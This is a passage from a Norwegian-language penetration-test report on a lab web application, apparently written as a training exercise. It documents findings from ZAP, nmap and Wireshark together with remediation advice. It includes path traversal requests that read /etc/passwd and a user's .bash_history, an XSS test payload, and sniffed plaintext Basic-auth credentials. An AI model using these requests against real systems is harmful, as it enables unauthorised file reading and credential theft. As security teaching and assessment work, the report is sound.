søkefeltet på denne siden.

**Path Traversal**

URL: https://192.168.245.137/searchresults.php

Risk:  High

Confidence: Medium

Parameter: backurl

Attack: /etc/passwd

Evidence: root:x:0:0

CWE ID: 22

WASC ID: 33

Source: Active (6 - Path Traversal)

Alert Reference: 6-2

Input Vector: Form Query

Description:

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Anv

Under er en demonstrasjon av hvordan sårbarheten kan utnyttes.

RequestResponse

MethodHeader: TextBody: TextSend

POST https://192.168.245.140/searchresults.php HTTP/1.1  
host: 192.168.245.140  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Referer: https://192.168.245.139/index.html  
Content-Type: application/x-www-form-urlencoded  
content-length: 82  
Origin: https://192.168.245.140  
Connection: keep-alive  
Cookie: logon\_session=477  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?  
backurl=%2Fetc%2Fpasswd&searchterm=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&x=0&y=0

Denne forespørselen i zap henter ut passwd filen som ligger i filstien etc/passwd.



< SECUREWEB />  
DEFENCE

RequestResponse

Header: TextBody: Text

Send

HTTP/1.1 200 OK  
Content-type: text/html; charset=UTF-8  
Date: Fri, 01 Dec 2023 02:49:41 GMT  
Server: Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1  
content-length: 3617

speech-dispatcher:x:109:29:speech-dispatcher,,,:/var/run/speech-dispatcher:/bin/false  
avahi:x:110:119:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin  
saned:x:111:120::/var/lib/saned:/usr/sbin/nologin  
colord:x:112:121:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin  
geoclue:x:113:122::/var/lib/geoclue:/usr/sbin/nologin  
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false  
Debian-gdm:x:115:123:Gnome Display Manager:/var/lib/gdm3:/bin/false  
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin  
boris:x:1001:1001::/home/boris:/usr/bin/bash  
mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false  
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin  
admin:x:1002:1002::/home/admin:/bin/sh  
proftpd:x:118:65534::/run/proftpd:/usr/sbin/nologin  
ftp:x:119:65534::srv/ftp:/usr/sbin/nologin  
bind:x:120:127::/var/cache/bind:/usr/sbin/nologin

</p><p align="center" style="color: #F5F5F5; font-family: Arial;font-size: 12px;">Copyright Eastwill Security</p>

Denne filen inneholder alle brukernavnene.

Ved å endre på parameterene i backurl kan en angriper se ønskede filer.






< SECUREWEB />  
DEFENCE

Request	Response
<div>Method: <input type="text" value="POST"/> Header: <input type="text" value="Text"/> Body: <input type="text" value="Text"/></div> <div><input type="button" value="Send"/> <input type="button" value="Cancel"/> <input type="button" value="Refresh"/> <input type="button" value="Copy"/> <input type="button" value="Paste"/> <input type="button" value="Print"/> <input type="button" value="Fullscreen"/> <input type="button" value="Close"/></div>	<pre>POST https://192.168.245.140/searchresults.php HTTP/1.1 host: 192.168.245.140 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Referer: https://192.168.245.139/index.html Content-Type: application/x-www-form-urlencoded content-length: 98 Origin: https://192.168.245.140 Connection: keep-alive Cookie: logon_session=477 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?  backurl=%2Fhome%2Fboris%2F.bash_history&amp;searchterm=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&amp;x=0&amp;y=0</pre>

Ved å endre filstien til home\boris\.bash\_history kan vi se alle kommandoene kjørt i terminalen fra denne brukeren. Dette er vist under.



< SECUREWEB />  
DEFENCE



En angriper vil utnytte denne sårbarheten for å lese filer på serveren som ikke skal være tilgjengelig for dem. For å forhindre Path Traversal angrep anbefales det å implementere input sanitering, dette vil hindre en angriper å få tilgang til filer som ligger utenfor filstien tiltenkt.


## Sårbarhet 11 – Anti CSRF tokens mangler

### Risiko: Middels

Et CSRF (Cross-Site Request Forgery)-angrep utnytter en sårbarhet i webapplikasjonen dersom den ikke kan skille mellom en forespørsel gjennomført av en legitim bruker og en forespørsel gjennomført av en uautorisert bruker. Dette betyr at en angriper kan lure en legitim bruker til å utføre uautoriserte handlinger i webapplikasjonen, ettersom applikasjonen

ikke kan validere om forespørselen er utført av brukeren eller ikke. Les mer her:

<https://www.synopsys.com/glossary/what-is-csrf.html> . Under er et utklipp fra Owasp Zap som viser at dette er en sårbarhet på nettsiden.

**Absence of Anti-CSRF Tokens**  
URL: `https://192.168.245.137/`  
Risk:  Medium  
Confidence: Low  
Parameter:  
Attack:  
Evidence: `<form action="searchresults.php" method="post">`  
CWE ID: 352  
WASC ID: 9  
Source: Passive (10202 - Absence of Anti-CSRF Tokens)  
Input Vector:  
Description:  
No Anti-CSRF tokens were found in a HTML submission form.  
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying  
Other Info:  
No known Anti-CSRF token [anticsrf, CSRFToken, \_\_RequestVerificationToken, csrfmiddlewaretoken, authenticity\_token, OWASP\_CSRFTOKEN, anoncsrf, csrf\_token, \_csrf, \_csrfSecret, \_\_csrf\_magic, CSRF, token, csrf\_token] was found in the following HTML form: [Form 1: "backurl" "searchterm" ]

## Sårbarhet 12- Feilmeldinger fra databasen vises

### Risiko: Middels

Dette er en sårbarhet som viser responsen fra databasen i form av feilmeldingen «En intern feil i SQL statementet». Denne feilmeldingen indikerer at webapplikasjonen er sårbar for SQL injection. Dersom slike feilmeldinger ikke skjules fra brukere, vil det føre til at en angriper kan planlegge og utføre SQL injection angrep mot denne applikasjonen. Deteksjon i Owasp ZAP, og utklipp fra nettsiden vises under.



#### Application Error Disclosure

URL: [https://192.168.245.137/store\\_addtobasket.php](https://192.168.245.137/store_addtobasket.php)

Risk:  Medium

Confidence: Medium

Parameter:

Attack:

Evidence: You have an error in your SQL syntax

CWE ID: 200

WASC ID: 13

Source: Passive (90022 - Application Error Disclosure)

Input Vector:

Description:

This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation

Other Info:

Ved å gå inn på [https://<ip>/mypage\\_update.php](https://<ip>/mypage_update.php) vil følgende side dukke opp.




Denne siden viser en feilmelding fra databasen. En annen side i applikasjonen som også inneholder feilmeldingen er [https://192.168.245.141/store\\_addtobasket.php](https://192.168.245.141/store_addtobasket.php).

## Sårbarhet 13- CSP header ikke satt

**Risiko: Middels**

Content-Security-Policy er en innholdssikkerhetspolicy som hindrer XSS, clickjacking og andre angrep som begås ved å injisere en kode på nettsiden. En CSP header lar deg begrense hvilke ressurser som kan kjøres på nettsiden, eksempelvis fra hvilke nettadresser javascript kan kjøres. I tillegg kan man begrense eller deaktivere funksjoner som blir kjørt av angripere. les mer om CSP her: <https://content-security-policy.com>. Det anbefales at det settes opp CSP header i applikasjonen. Under er et utklipp fra Owasp Zap som påviser at CSP header ikke er satt.

**Content Security Policy (CSP) Header Not Set**  
URL: https://192.168.245.137/  
Risk:  Medium  
Confidence: High  
Parameter:  
Attack:  
Evidence:  
CWE ID: 693  
WASC ID: 15  
Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)  
Alert Reference: 10038-1  
Input Vector:  
Description:  
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard  
Other Info:

## Sårbarhet 14 – Skjult fil funnet

Risiko: Middels



< SECUREWEB />  
DEFENCE

#### Hidden File Found

URL: <https://192.168.245.137/phpinfo.php>

Risk:  Medium

Confidence: High

Parameter:

Attack:

Evidence: HTTP/1.1 200 OK

CWE ID: 538

WASC ID: 13

Source: Active (40035 - Hidden File Finder)

Input Vector:


Description:

A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.

Other Info:

phpinfo

Over er det vist et utklipp fra Owasp Zap som detekterer phpinfo.php som en sensitiv fil. Ved å gå inn på «<https://<ip>/phpinfo.php>» får man opp følgende fil.



System	Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64
Build Date	Sep 4 2023 21:49:25
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/cgi
Loaded Configuration File	/etc/php/7.3/cgi/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/cgi/conf.d
Additional .ini files parsed	/etc/php/7.3/cgi/conf.d/10-mysqlnd.ini, /etc/php/7.3/cgi/conf.d/10-opcache.ini, /etc/php/7.3/cgi/conf.d/10-pdo.ini, /etc/php/7.3/cgi/conf.d/20-calendar.ini, /etc/php/7.3/cgi/conf.d/20-type.ini, /etc/php/7.3/cgi/conf.d/20-xml.ini, /etc/php/7.3/cgi/conf.d/20-xmlrpc.ini, /etc/php/7.3/cgi/conf.d/20-ftp.ini, /etc/php/7.3/cgi/conf.d/20-gettext.ini, /etc/php/7.3/cgi/conf.d/20-iconv.ini, /etc/php/7.3/cgi/conf.d/20-json.ini, /etc/php/7.3/cgi/conf.d/20-mysql.ini, /etc/php/7.3/cgi/conf.d/20-pdo_mysql.ini, /etc/php/7.3/cgi/conf.d/20-phar.ini, /etc/php/7.3/cgi/conf.d/20-posix.ini, /etc/php/7.3/cgi/conf.d/20-readline.ini, /etc/php/7.3/cgi/conf.d/20-shmop.ini, /etc/php/7.3/cgi/conf.d/20-sockets.ini, /etc/php/7.3/cgi/conf.d/20-sysvmsg.ini, /etc/php/7.3/cgi/conf.d/20-sysvsem.ini, /etc/php/7.3/cgi/conf.d/20-sysvshm.ini, /etc/php/7.3/cgi/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API(320180731,NTS)
PHP Extension Build	API(20180731,NTS)
Debug Build	no
Thread Safety	disabled

Denne filen inneholder mye informasjon om webapplikasjonen, slik som operativ system, PHP versjon, server informasjon mm. Denne filen bør ikke være tilgjengelig gjennom webapplikasjonen. Dette er en sårbarhet som kan brukes av en angriper i planleggingsfasen,

for å finne informasjon om sårbarheter som kan misbrukes, slik som f.eks utdaterte servere.

Les mer om phpinfo filen her: <https://www.php.net/manual/en/function.phpinfo.php>.

## Sårbarhet 15 – Port 42420 server ukrypterte data over HTTP

### Risiko: Middels

Et nmap scan i zenmap med følgende kommando «nmap -p 1-65535 -T4 -A -v <ip>» viser at port 42420 utgjør en middels sårbarhet. Viser til utklipp under.

```
42420/tcp open  http          lighttpd 1.4.53
|_ http-server-header: lighttpd/1.4.53
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: Medium vulnerability: Port 42420
|_ ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:29:3D:52 (VMware)
```

Ved å søke etter «http://<ip>:42420» får vi opp følgende side.



Port 42420 bruker http protokollen for å overføre data, dette er en sårbarhet som tillater hvem som helst med tilgang til nettverket å lese mulig sårbar informasjon sendt over port 42420. Dette vises i utklippet under.



```
> Frame 7: 558 bytes on wire (4464 bits), 558 bytes captured (4464 bits) on interface \
> Ethernet II, Src: VMware_29:3d:52 (00:0c:29:29:3d:52), Dst: VMware_c0:00:01 (00:50:56
> Internet Protocol Version 4, Src: 192.168.245.141, Dst: 192.168.245.1
> Transmission Control Protocol, Src Port: 42420, Dst Port: 3836, Seq: 1, Ack: 418, Len
> Hypertext Transfer Protocol
✓ Line-based text data: text/html (5 lines)
  <html><head><title>Medium vulnerability: Port 42420</title></head>\n
  <body>Gratulerer med aa finne port 42420 med nmap -p- scan,\n
  dette skal rapporteres i pentest rapporten som en medium saarbarhet:\n
  <br>Medium: Port 42420 server ukrypterte data over HTTP\n
  </body></html>\n
```

Her vil en angriper kunne lese all data sendt gjennom port 42420. Det anbefales å bruke HTTPS protokollen over port 443 for å overføre data på en sikker måte, istedenfor å sende data over http protokollen over port 80 slik som i dette tilfellet. Data sendt gjennom HTTPS blir kryptert, dette vil sikre webapplikasjonen mot man in the middle angrep. Les mer om hvorfor HTTPS er sikrere enn http her: <https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/>.

## Sårbarhet 16 – Anti-clickjacking header mangler

### Risiko: Middels


Clickjacking er et angrep som lurer brukeren til å trykke på et webelement som er skjult eller fordekt som et annet element. Dette kan føre til at brukere uvitende laster ned malware, besøker ondsinnede sider, gir fra seg sensitiv informasjon eller overfører penger. Les mer her: <https://www.imperva.com/learn/application-security/clickjacking/>.





< SECUREWEB />  
DEFENCE

#### Missing Anti-clickjacking Header

URL: https://192.168.245.141/  
Risk:  Medium  
Confidence: Medium  
Parameter: x-frame-options  
Attack:  
Evidence:  
CWE ID: 1021  
WASC ID: 15  
Source: Passive (10020 - Anti-clickjacking Header)  
Alert Reference: 10020-1  
Input Vector:

#### Description:

The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.

Over vises et utklipp fra Owasp Zap, som viser at webapplikasjonen ikke har CSP eller XFO fot satt for å beskytte mot clickjacking angrep. Dermed er denne webapplikasjonen sårbar for slike angrep.

## Sårbarhet 17 - Port 9999 usikker autentiseringsmetode

### Risiko: Middels

Autentisering bør ikke skje over http ettersom det gjør webapplikasjonen sårbar for man in the middle angrep, og tillater en angriper med tilgang til nettverket å lese kredensialene til brukere. Under vises et utklipp fra Owasp Zap, som viser at webapplikasjonen benytter seg av en svak autentiseringsmetode.

#### Weak Authentication Method

URL: http://192.168.245.141:9999/

Risk:  Medium

Confidence: Medium

Parameter:

Attack:

Evidence: www-authenticate: Basic Realm="Abyss Web Server Console"

CWE ID: 326

WASC ID: 4

Source: Passive (10105 - Weak Authentication Method)

Input Vector:

Description:

HTTP basic or digest authentication has been used over an unsecured connection. The credentials can be read and then reused by someone with access to the network.

Other Info:

En angriper kan benytte seg av verktøyet Wireshark for å analysere trafikken sendt til og fra «http://<IP>:9999». Dermed vil en angriper fange opp kredensialene til autoriserte brukere, og kan logge seg inn med privilegiene til disse. Utklippet under fra Wireshark viser autentisering som eksponerer kredensialene i klartekst.

---

```
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
Sec-Fetch-Dest: document\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-Site: none\r\n
Sec-Fetch-User: ?1\r\n
~ Authorization: Basic Ym9yaXM6dGlua2VyYmVsbA==\r\n
  Credentials: boris:tinkerbell
\r\n
[Full request URI: http://192.168.245.141:9999/]
[HTTP request 1/1]
[Response in frame: 13482]
```

---

Det anbefales å benytte HTTPS som en sikker autentiseringsmetode, dette vil hindre uautoriserte brukere fra å få tak i kredensialer. Les mer om hvordan man sikrer autentisering her: [https://cheatsheetseries.owasp.org/cheatsheets/Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html).


## Sårbarhet 18 – Cookie uten http only flagg

### Risiko: Lav

En cookie som er satt uten et HttpOnly flag kan bli tilgjengelig gjennom javascript. Dette gir en angriper muligheten til å kjøre et script på siden og deretter få tilgang til informasjonskapselen og kan misbrukes enten ved å flytte informasjonskapselen til en annen side eller ved å ta over en kjørende sesjon. Utklippet under viser dette i Owasp Zap.

#### Cookie No HttpOnly Flag

URL: [https://192.168.245.141/store\\_addtobasket.php?id=1](https://192.168.245.141/store_addtobasket.php?id=1)

Risk:  Low

Confidence: Medium

Parameter: borisl\_p\_basket

Attack:

Evidence: Set-Cookie: borisl\_p\_basket

CWE ID: 1004

WASC ID: 13

Source: Passive (10010 - Cookie No HttpOnly Flag)

Input Vector:

Description:

A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.

Other Info:


## Sårbarhet 19 – Cookie uten secure flagg

### Risiko: Lav

Når en cookie ikke har et secure flagg satt vil cookien bli sendt med enhver forespørsel over både http og HTTPS. Selv om webapplikasjonen kjører på HTTPS kan en angriper hijacke en session ved å tvinge brukeren til å kjøre en http forespørsel og dermed få tilgang til en kjørende session . Les mer her:

<https://support.detectify.com/support/solutions/articles/48001048982-cookie-lack-secure-flag>.

Utklippet under viser dette i Owasp Zap.

**Cookie Without Secure Flag**  
URL: [https://192.168.245.141/store\\_addtobasket.php?id=1](https://192.168.245.141/store_addtobasket.php?id=1)  
Risk:  Low  
Confidence: Medium  
Parameter: borislp\_basket  
Attack:  
Evidence: Set-Cookie: borislp\_basket  
CWE ID: 614  
WASC ID: 13  
Source: Passive (10011 - Cookie Without Secure Flag)  
Input Vector:  
Description:  
A cookie has been set without the secure flag, which means that the cookie can be accessed via unencrypted connections.  
Other Info:

## Sårbarhet 20 - Cookie uten SameSite attributt

### Risiko: Lav


En cookie satt uten SameSite attributt kan la en angriper få tilgang til informasjonskapselen som et resultat av et cross-site request forgery angrep. Dermed kan angriperen late som de er brukeren og dermed få tilgang til informasjon de ikke skal ha tilgang til. Les mer her:

<https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site>. Under er et utklipp fra Owasp Zap vist.



#### Cookie without SameSite Attribute

URL: [https://192.168.245.141/store\\_addtobasket.php?id=1](https://192.168.245.141/store_addtobasket.php?id=1)

Risk:  Low

Confidence: Medium

Parameter: borislp\_basket

Attack:

Evidence: Set-Cookie: borislp\_basket

CWE ID: 1275

WASC ID: 13

Source: Passive (10054 - Cookie without SameSite Attribute)

Input Vector:

Description:

A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.

Other Info:


## Sårbarhet 21 - Server lekker versjonsnummer

### Risiko: Lav

Denne sårbarheten lekker informasjon om hvilken server versjon webapplikasjonen kjører på. I seg selv er ikke dette en alvorlig sårbarhet, men dersom versjonen har kjente sårbarheter kan en angriper ved hjelp av et enkelt søk kartlegge og planlegge et angrep på webapplikasjonen. Under er et utklipp fra Owasp Zap vist.



< SECUREWEB />  
DEFENCE

<b>Server Leaks Version Information via "Server" HTTP Response Header Field</b>	
URL:	https://192.168.245.141/
Risk:	 Low
Confidence:	High
Parameter:	
Attack:	
Evidence:	Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1
CWE ID:	200
WASC ID:	13
Source:	Passive (10036 - HTTP Server Response Header)
Input Vector:	
Description:	The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web/application server is subject to.
Other Info:	

## Sårbarhet 22 - Strict-Transport-Security-header er ikke satt

**Risiko: Lav**

HTTP Strict Transport Security (HSTS) er en sikkerhetsfunksjon som tvinger webapplikasjoner til å sende data over HTTPS istedenfor http. Dermed vil en Strict-Transport-Security-header beskytte mot man-in-the-middle angrep, derfor anbefales det at denne headeren blir satt. Les mer her:


[https://cheatsheetseries.owasp.org/cheatsheets/HTTP\\_Strict\\_Transport\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html). Under er et utklipp fra Owasp Zap vist.



< SECUREWEB />  
DEFENCE

#### Strict-Transport-Security Header Not Set

URL: <https://192.168.245.141/>

Risk:  Low

Confidence: High

Parameter:

Attack:

Evidence:

CWE ID: 319

WASC ID: 15

Source: Passive (10035 - Strict-Transport-Security Header)

Input Vector:

Description:

declares that complying user agents (such as a web browser) are to interact with it using only secure HTTPS connections (i.e. HTTP layered over TLS/SSL). HSTS is an IETF standards track protocol and is specified in RFC 6797.

Other Info:

## Sårbarhet 23 - X-Content-Type-Options Header mangler


### Risiko: Lav

Dette er en sårbarhet som lar angripere utføre content-sniffing angrep. En angriper kan f.eks hvis det går an å laste opp bilder på webserveren laste opp et bilde som inneholder javascript kode og dermed kan en søkemotor som kjører content sniffing bli lurt til å kjøre koden på applikasjonen. Dette kan ligne et XSS angrep, derfor anbefales det å sette X-Content-Type-Options Header. Les mer her: [https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941\(v=vs.85\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941(v=vs.85)?redirectedfrom=MSDN). Under er det vist et utklipp fra Owasp Zap.



#### X-Content-Type-Options Header Missing

URL: https://192.168.245.141/

Risk:  Low

Confidence: Medium

Parameter: x-content-type-options

Attack:

Evidence:

CWE ID: 693

WASC ID: 15

Source: Passive (10021 - X-Content-Type-Options Header Missing)

Input Vector:

Description:

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared

Other Info:

## Konklusjon

Denne sikkerhetsrevisjonen har avdekket flere alvorlige sårbarheter i systemet, som må fikses omgående. De mest kritiske sårbarhetene involverer eksponering av de sensitive portene 21, 9999, og 22. Port 21 tillater anonym innlogging, mens port 9999 og port 22 er sårbare for brute-force angrep. Webapplikasjonen er i tillegg sårbar for IDOR, og tillater uautoriserte brukere tilgang til andre brukere. Disse sårbarhetene utgjør en kritisk risiko og kan gi angripere uautorisert tilgang og/eller sensitiv informasjon.

Videre er det påvist alvorlige sårbarheter som SQL Injection, manglende validering av inndata, XSS, svake passord, og Path Traversal, som forbindes med høy risiko. Disse kan føre til kompromittering av sensitiv informasjon.

Sårbarhetene som utgjør middels risiko, slik som manglende CSRF tokens, utlevering av feilmeldinger fra databasen, manglende headere, mm., viser at selskapet må forbedre sin sikkerhetspraksis.

På lavrisikonivået finner vi svakheter som cookies uten sikkerhetsflagg, servere som leker versjonsnummer, og manglende sikkerhets headere som Strict-Transport-Security og X-



Content-Type-Options. Selv om disse utgjør en lavere risiko, bør de utredes for å forbedre den totale sikkerheten på webapplikasjonen.

Disse funnene tyder på en nødvendighet for å styrke systemets sikkerhet. Det anbefales å prioritere retting av kritisk og høy risiko sårbarheter så fort som mulig, men også middels og lav risiko sårbarheter trenger oppmerksomhet. Å fikse disse sårbarhetene vil bety mye for selskapets fremtid. Dersom denne rapporten ikke blir tatt på alvor vil det utgjøre en stor sikkerhetsrisiko for selskapet, med tanke på at webapplikasjonen er et lett bytte for ondsinnede aktører.